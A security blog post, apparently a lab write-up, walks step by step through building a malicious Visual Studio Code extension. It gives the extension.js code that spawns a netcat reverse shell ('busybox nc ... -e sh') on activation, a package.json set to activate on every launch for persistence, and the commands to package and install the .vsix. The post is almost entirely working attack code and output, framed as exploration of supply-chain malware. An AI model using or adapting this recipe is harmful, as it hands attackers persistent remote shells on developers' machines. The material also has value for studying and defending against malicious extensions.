Visual Studio Code Extensions Danger

An exploration about malware based on VSC Extensions

Introduction

  1. Visual Studio Code Extensions can be malicious! I was first introduced to this type of malware in HackTheBox and over the months, I noticed many news about software supply chain compromise due to such malware (Cough GitHub). So, I think it is a good idea to explore it a bit.
  2. Visual Studio Code is an Electron app which means that VSC extensions are actually just javascript code. This makes it quite easy for malicious actors to write them.

Commands

  1. Install npm,yo, generator-code and VSCode. Also install vsce to package the VSCode extension
1
2
sudo npm install -g yo generator-code
sudo npm install -g vsce
  1. Create the template for VSCode extension
1
yo code

Output:

 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
17
18
19
     _-----_     โ•ญโ”€โ”€โ”€โ”€โ”€โ”€โ”€โ”€โ”€โ”€โ”€โ”€โ”€โ”€โ”€โ”€โ”€โ”€โ”€โ”€โ”€โ”€โ”€โ”€โ”€โ”€โ•ฎ
    |       |    โ”‚   Welcome to the Visual  โ”‚
    |--(o)--|    โ”‚   Studio Code Extension  โ”‚
   `---------ยด   โ”‚        generator!        โ”‚
    ( _ยดU`_ )    โ•ฐโ”€โ”€โ”€โ”€โ”€โ”€โ”€โ”€โ”€โ”€โ”€โ”€โ”€โ”€โ”€โ”€โ”€โ”€โ”€โ”€โ”€โ”€โ”€โ”€โ”€โ”€โ•ฏ
    /___A___\   /
     |  ~  |     
   __'.___.'__   
 ยด   `  |ยฐ ยด Y ` 

`list` prompt is deprecated. Use `select` prompt instead.
โœ” What type of extension do you want to create? New Extension (JavaScript)
โœ” What's the name of your extension? rce-extension
โœ” What's the identifier of your extension? rce-extension
โœ” What's the description of your extension? Test extension for RCE
โœ” Enable JavaScript type checking in 'jsconfig.json'? No
โœ” Initialize a git repository? No
`list` prompt is deprecated. Use `select` prompt instead.
โœ” Which package manager to use? npm
  1. The main malicious code will be stored in extension.js
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
/**
 * @param {vscode.ExtensionContext} context
 */
function activate(context) {

	// malicious code here
}

// This method is called when your extension is deactivated
function deactivate() {}

module.exports = {
        activate,
        deactivate
}
  1. In my case, I will just use a common reverse shell command.
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
17
18
const vscode = require('vscode');

/**
 * @param {vscode.ExtensionContext} context
 */
function activate(context) {
	vscode.window.showInformationMessage("RCE executed!");
	// malicious code here
	require('child_process').exec('busybox nc 127.0.0.1 9001 -e sh');
}

// This method is called when your extension is deactivated
function deactivate() {}

module.exports = {
        activate,
        deactivate
}
  1. Next, set the activation to all (*). This is very important or else VSCode will lazy load our extension (Load only if it is needed)
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
{
  "name": "rce-extension",
  "displayName": "rce-extension",
  "description": "",
  "version": "0.0.1",
  "engines": {
    "vscode": "^1.125.0"
  },
  "categories": [
    "Other"
  ],
  "activationEvents": ["*"], // important
  "main": "./extension.js",
  "contributes": {},
  "scripts": {
    "lint": "eslint .",
    "pretest": "npm run lint",
    "test": "vscode-test"
  },
  "devDependencies": {
    "@types/vscode": "^1.125.0",
    "@types/mocha": "^10.0.10",
    "@types/node": "24.x",
    "eslint": "^10.5.0",
    "@vscode/test-cli": "^0.0.15",
    "@vscode/test-electron": "^3.0.0"
  },
  "overrides": {
    "diff": "^8.0.4",
    "serialize-javascript": "^7.0.6"
  }
}
  1. Then, package the extension. It seems like we need to delete README.md first.
1
vsce package 

Output:

1
2
3
4
5
6
7
8
 WARNING  A 'repository' field is missing from the 'package.json' manifest file.
Do you want to continue? [y/N] y
 WARNING  Using '*' activation is usually a bad idea as it impacts performance.
More info: https://code.visualstudio.com/api/references/activation-events#Start-up
Do you want to continue? [y/N] y
 WARNING  LICENSE.md, LICENSE.txt or LICENSE not found
Do you want to continue? [y/N] y
 DONE  Packaged: /home/kali/Lab/rce-extension2/rce-extension2-0.0.1.vsix (6 files, 2.62KB)
  1. To install the extension,
1
code --install-extension rce-extension-0.0.1.vsix

Output:

1
2
Installing extensions...
Extension 'rce-extension-0.0.1.vsix' was successfully installed.

  1. The reverse shell will be executed every time VSCode is opened. VSCEM

Reference

https://web.archive.org/web/20230831181020/https://www.mdsec.co.uk/2023/08/leveraging-vscode-extensions-for-initial-access/

Licensed under CC BY-NC-SA 4.0
Built with Hugo
Theme Stack designed by Jimmy